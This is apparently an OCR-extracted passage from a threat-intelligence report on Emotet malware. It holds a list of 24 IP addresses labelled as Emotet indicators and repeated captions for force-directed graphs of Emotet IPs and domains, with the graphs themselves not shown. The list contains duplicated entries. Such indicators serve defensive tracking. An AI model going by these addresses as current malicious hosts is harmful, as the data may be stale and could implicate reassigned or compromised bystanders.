
Emotet_ips.txt

```
1   12.182.146.226
2   186.71.61.91
3   181.142.74.233
4   71.202.205.235
5   185.159.131.55
6   37.120.175.15
7   69.17.170.58
8   24.217.117.217
9   69.193.199.50
10  209.124.214.139
11  183.82.101.78
12  79.78.160.225
13  73.178.169.180
14  129.89.95.241
15  73.27.38.128
16  129.89.95.110
17  96.95.159.237
18  24.40.239.62
19  71.8.1.188
20  71.71.3.84
21  199.120.92.245
22  186.71.61.91
23  181.142.74.233
24  71.202.205.235
```


FORCE-DIRECTED GRAPH : EMOTET IPS AND DOMAINS





FORCE-DIRECTED GRAPH : EMOTET IPS AND DOMAINS




FORCE-DIRECTED GRAPH : EMOTET IPS AND DOMAINS







